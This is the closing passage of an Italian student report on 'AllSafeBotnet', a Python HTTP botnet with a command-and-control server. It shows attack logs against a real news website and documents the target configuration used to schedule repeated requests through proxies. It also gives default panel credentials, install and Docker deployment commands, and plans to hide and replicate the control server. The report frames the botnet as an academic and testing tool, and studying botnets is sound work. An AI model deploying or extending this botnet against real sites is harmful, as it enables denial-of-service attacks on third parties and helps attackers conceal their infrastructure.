[ 2017-02-13 12:59:08.881526 ] ------------------- </STARTUP> -------------------
[ 2017-02-13 12:59:20.389199 ] ------------------- <ATTACK > -------------------

[1486990749] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['abruzzo'] - AGENT: CUSTOM_UA v.2

[1486990754] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['abruzzo'] - AGENT: CUSTOM_UA v.2

[1486990757] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['abruzzo'] - AGENT: CUSTOM_UA v.2

[ 2017-02-13 12:59:20.389377 ] ------------------- </ATTACK > -------------------
[ 2017-02-13 12:59:20.389407 ] ------------------- <RESUME > -------------------
{
    "workers": 1,
    "system": "posix >> Linux-4.8.0-37-generic-x86_64-with-Ubuntu-16.10-yakkety >>
federico-ubuntu-pc",
    "timing": 11,
    "environ": "LANG : it_IT.UTF-8 - HOME : /home/federico - PWD :
```

```
/home/federico/allsafe/allsafe - ",
    "targets": 1
}
[ 2017-02-13 12:59:20.389616 ] ------------------- </RESUME > -------------------
```

D'altro canto da parte del C&C vediamo un log delle operazioni del client, sia della modalità di attesa, sia della richiesta di un file di configurazione aggiornato, che della reportistica finale sull'attacco:

```
[2017-02-13 12:59:25.416843] => reached by botnet 2852876725278368866 - usage: autopilot
mode... attack 8 trying protocol
[2017-02-13 12:59:25.433259] => reached by 127.0.0.1 : configuration update required
[2017-02-13 12:59:33.437941] => reached by botnet 2852876725278368866 - usage: attack
n.9 (failed 0 times)
{   "workers": 1,
    "system": "posix >> Linux-4.8.0-37-generic-x86_64-with-Ubuntu-16.10-yakkety >>
federico-ubuntu-pc",
    "timing": 7,
    "environ": "LANG : it_IT.UTF-8 - HOME : /home/federico - PWD :
/home/federico/allsafe/allsafe - ",
    "targets": 1  }
```

Considerazioni ulteriori

E' impossibile andare a portare un test effettivo sull'efficacia della botnet, in quanto è impossibile andare a riprodurre con una fedeltà minima un attacco su larga scala a meno di non virtualizzare centinaia di istanze. Tuttavia, come si potrà leggere nelle appendici, è un progetto che fonda parte del suo sviluppo su Docker. Per questo, dopo averne verificata la correttezza con questa relazione, non è detto che in ambito accademico o enterprise non possano nascere esperimenti per mettere alla prova la botnet su una scala realistica.

Ambiente di sviluppo e di test

Si sottolinea in questo contesto che per lo sviluppo del progetto è stato utilizzato Python 3.4 su sistemi operativi Linux Ubuntu 16.04 e macOS Sierra, sugli stessi e su Windows è stato testato il suo corretto funzionamento.

6.2 Sviluppi futuri

Quanto discusso nei capitoli precedenti altro non è che un progetto universitario. Ma non è destinato a rimanere tale: è nostra intenzione continuare a studiare ed approfondire quanto è stato fatto per la realizzazione stessa e cercare di migliorare l'implementazione per, magari, un rilascio sui gestori di pacchetti per la sua diffusione ed adozione in ambito accademico. Di seguito una scaletta di quelli che vogliamo definire sviluppi futuri di AllSafeBotnet.

Portabilità per massimizzare portabilità ed adozione, la nostra prima intenzione è di andare a progettare e realizzare quanto ottenuto per diversi linguaggi di programmazione, come ad esempio Java, C++, PHP, NodeJS, focalizzandoci sui linguaggi più adottati nel mondo open source.

Chaos Engineering (in campo business) come *disciplina per per la sperimentazione sui sistemi distribuiti con l'obiettivo di aumentare la confidenza nella capacità del sistema di sostenere condizioni turbolente durante la produzione*, pratica adottata ad esempio da Netflix, potrebbe trovare in AllSafeBotnet un valido strumento.

Diversi protocolli supportati dal client oltre ad HTTP per inserirsi in un contesto tecnologico in cui, grazie anche all'espandersi dell'Internet of Things, i sistemi distribuiti e gli attacchi ad essi collegati utilizzando protocolli di comunicazione diversificati (come ad esempio MQTT).

Versionamento come feature del C&C, che si pone così in grado, tramite diverse versioni del file di configurazione, di gestire più botnet contemporaneamente a seconda delle regioni internet. In quest'ottica si potrebbe pensare di georeplicare e distribuire il server centrale per evitare un single point of failure.

Proxy per il C&C attraverso un middleware appositamente progettato per schermare la posizione del server ed attraverso meccanismi di elezione evitare bottleneck e single point of failure.

Scenari di distribuzione in cui potrebbe essere bene supportare HTTPS per comunicare in maniera affidabile con il C&C e si potrebbe pensare di attuare un meccanismo di comunicazione tra i peer della botnet (magari tramite UP&P) per eleggere un nuovo coordinatore.

A new hope

Si spera con questo progetto di aver interessato almeno quanto ci siamo noi divertiti a realizzarlo. Se così non fosse, o se foste interessati ad inviarci feedback e commenti o collaborare nei suoi sviluppi futuri, vi inseriamo il link al progetto su Github: https://github.com/allsafebotnet

Happy hacking!
Alessio e Federico

Appendice A

Configurazione e operazioni

Parametri di configurazione

Per permettere una flessibilità operativa sia nel coordinamento a livello globale che nel lancio locale di un client della botnet, uno degli aspetti critici nella realizzazione di questo progetto è stato identificare una modalità con cui configurare i client.

La scelta è ricaduta nell'usare una formattazione tipica dei JSON (JavaScript Object Notation) in file *.txt* o *.json* affinché risultasse, dopo il parsing tramite le librerie built-in di Python, tutta la configurazione sotto forma di struttura dati di tipo dizionario. Di seguito esaminiamo i parametri da impostare:

- *last_modified* - intero, timestamp dell'ultima modifica apportata, viene usato per il versionamento e le operazioni di update;
- *cc_server* - stringa, indirizzo del server C&C;
- *user-agent_b* - stringa, user-agent globale a tutto il client (di default 'ELLIOT');
- *log_file* - stringa, path desiderato per il file di log (di default 'data/log.txt');

Nota: la cartella *allsafe/data* è stata predisposta per il salvataggio dei file di log e dei file di configurazione locali, è quindi una delle strutture accessorie per l'esecuzione dell'applicazione.

- *targets* - array di oggetti di tipo target che sono a loro volta definiti da:
    - *period* - intero, tempo che intercorre tra un contatto e l'altro (default 1);
    - *max_count* - intero, numero massimo di contatti (default 1);
    - *sessions* - intero, numero di sessioni parallele (default 1);
    - *action_conditions* - oggetto con attributi le condizioni da specificare per effettuare un attacco, costituito dai seguenti parametri:
        - *AM* - intero, selezionato a 1 permette di effettuare l'attacco nelle ore 00.00-12.00, selezionato o 0 lo esclude (default 1);
        - *PM* - intero, analogo a AM;
        - *attack_time* - stringa nel formato 'hh-hh', specifica la fascia oraria in cui portare l'attacco (default '00-23'), più altra priorità rispetto a AM / PM;
        - *avoid_week* - array di interi, numero corrispettivo al giorno della settimana da evitare per l'attacco (default [ ]);
        - *avoid_month* - array di interi, numero corrispettivo al giorno del mese da evitare per l'attacco (default [ ]);

- *request_params* - oggetto con attributi i parametri per la richiesta verso il bersaglio:
  - *method* - stringa, metodo HTTP (default 'GET');
  - *url* - stringa, indirizzo del server bersaglio;
  - *resources* - array di stringhe, le risorse da interrogare sul server bersaglio (default 'index.html' e '/');
  - *proxy_server* - oggetto con attributi *http* e *https* con indirizzi dei proxy attraverso cui redirezionare la richiesta;
  - *user-agent* - stringa, campo user-agent specifico per il bersaglio (default quello del client);
  - *encoding* - stringa, default settato a UTF-8;
  - *payload* - oggetto contenente il payload di una eventuale richiesta POST;
  - *response* - stringa, specifica formato di ritorno della risposta (default 'raw');
  - *response-header* - intero, dimensione della risposta dal bersaglio (default 0);
  - *timeout* - float, timeout per la singola richiesta (default 0.5).

Sottolineiamo che tale configurazione viene validata con eventuale reset a valori di default, prima di essere passata ad *AllSafeMaster*. Un esempio completo è possibile trovarlo in *allsafe/utils/config_schema_example.json*

Accedere al pannello di controllo

Come abbiamo visto in questa implementazione del client per fornire una GUI attraverso cui interagire con il client, a meno di non eseguirlo direttamente da linea di comando, si utilizza il micro-framework Flask come erogatore di endpoint RESTful attraverso cui monitorare, avviare l'attacco o impostare il client per interrogazione continua del C&C. Si può accedere alla GUI da `http://localhost:4042`

Se invece si vuole accettare al pannello di controllo del C&C, anch'esso operato tramite Flask, si può visitare l'indirizzo `http://<cc_server_address>:5000`
Per il login utilizzare come username *fsociety* e come password *steelmountain*. Sono modificabili nel *__init__.py* del server prima di lanciare la sua esecuzione.

File di log client

Come abbiamo avuto modo di vedere, il client produce un file di log (il cui percorso può essere specificato dall'utente) in cui vengono riportate le diverse fasi di inizializzazione ed attacco ed un resoconto completo dell'attacco appena effettuato. In particolare possiamo vedere che sono presenti le diverse sezioni:

<SETUP> riporta la creazione dei vari worker e i target, le risorse e gli user-agent ad essi assegnati, in particolare osserviamo che un worker è identificato dalla stringa *worker-t<n. target>-s<n. sessione>*

<STARTUP> con la stessa nomenclatura per i worker espressa precedentemente, riporta il corretto avvio degli stessi come flussi di esecuzione paralleli

<ATTACK> riporta per ogni worker l'avvenuto attacco una volta che la connessione HTTP con il bersaglio è andata a termine con successo, riporta anche eventuali errori e, a differenza delle altre sezioni che utilizzano UTC completo, riporta l'attacco con i timestamp ordinati cronologicamente delle varie esecuzioni.

<RESUME> riporta il dizionario con le statistiche sull'attacco e sulla macchina ospite.

File di log server C&C

In questo caso il file di log risulta meno strutturato ed è presente di default in *data/cc_server.log* (può essere riconfigurato da *__init__.py*). In fase di lancio del server viene dirottato su questo file l'output del logger di sistema che viene interpellato sia per il riporto dei messaggi interni al server stesso che per le statistiche d'uso dei vari client della botnet (tra cui le statistiche sugli attacchi).

Questo log riporta la storia completa degli attacchi e delle operazioni della botnet, nonchè gli identificativi dei client e gli indirizzi da cui raggiungono il C&C, quindi può essere usato a posteriori per ricostruire l'intera sequenza degli eventi accaduti.

Una versione HTML del file prodotto dal logger di Flask e suddivisa per sezioni può essere acceduta da `http://<cc_server_address>:5000/logs`

Appendice B

Installazione ed esecuzione

Installare dalla repository

AllSafeBotnet si fonda su una grande quantità di progetti open source, dalle librerie Flask e Requests fino a Python stesso ed ai moduli built-in. Inoltre, essendo stata esplicitata più volte la volontà di creare uno strumento mutabile ed adattabile nel tempo per l'utilizzo accademico, è possibile trovare tutto il progetto su GitHub all'indirizzo seguente: https://github.com/allsafebotnet

E' bene prima andare ad installare le librerie su cui si fonda l'applicativo, si consiglia il gestore di pacchetti *pip* per Python3.x. (*si consiglia inoltre l'uso di un virtual environment)*

```
$ python3 -m pip install flask
$ python3 -m pip install requests
```

Nota: potrebbe essere necessario possedere i privilegi di amministratore per eseguire i comandi riportati in questa guida.

Per clonare la repository ed eseguire il client:

```
$ git clone https://github.com/allsafebotnet/allsafe
$ cd allsafe/allsafe
$ python3 __init__.py
```

Analogamente per il C&C clonare utilizzando la repository in *allsafe_cc* ed accedere alla directory *allsafe_cc/allsafecc*.

Docker

Considerato come uno degli obiettivi di una botnet la massima diffusione, considerato l'utilizzo estensivo di Docker in ambienti enterprise, è possibile scaricare dal Docker Hub ed eseguire un container basato su *alpine* con all'interno un'immagine rispettivamente del client e del server:

```
$ docker run -d -p 4042:4042 allsafebotnet/allsafeclient
$ docker run -d -p 5000:5000 allsafebotnet/allsafeccserver
```

Command-line

Si può avviare l'esecuzione della componente operativa del client anche senza intervenire dalla GUI. basta infatti andare a impostare correttamente i parametri da linea di comando come segue:

```
$ python3 __init__.py --timer=2 --remote=http://ccserver.allsafe.net
$ python3 __init__.py --timer=5 --config=/path/to/config/file
```

Dove con `--timer` si imposta il timer che regola la funzione di *autopilot,* con `--remote` e `--config` si avvia la stessa funzione rispettivamente con l'interrogazione di un server C&C specifico e diametralmente con l'override di eventuale operazione di aggiornamento remoto specificando il percorso di un file di configurazione locale al client.

Riferimenti

Di seguito riportiamo i riferimenti bibliografici da cui abbiamo tratto nozioni e concetti ed anche una certa dose di ispirazione nella realizzazione di questo progetto:

[1] Computer Networking: A Top-Down Approach: International Edition
Pearson, James F. Kurose, Keith W. Ross, 2012

[2] SANS – Institute. "BYOB: Build Your Own Botnet".
https://www.sans.org/reading-room/whitepapers/threats/byob-build-botnet-33729

[3] Python Official Documentation
v3.4, https://docs.python.org

[4] Learning Python
O'Reilly, Mark Lutz, 2013

[5] Flask Official Documentation
v0.12, http://flask.pocoo.org/docs/0.12/

[6] Requests Official Documentation
v2.13.0, http://docs.python-requests.org/en/master/

[7] Countdown to Zero Day - Stuxnet and the Launch of the World's First Digital Weapon
Broadway books, Kim Zetter, Keith W. Ross, 2015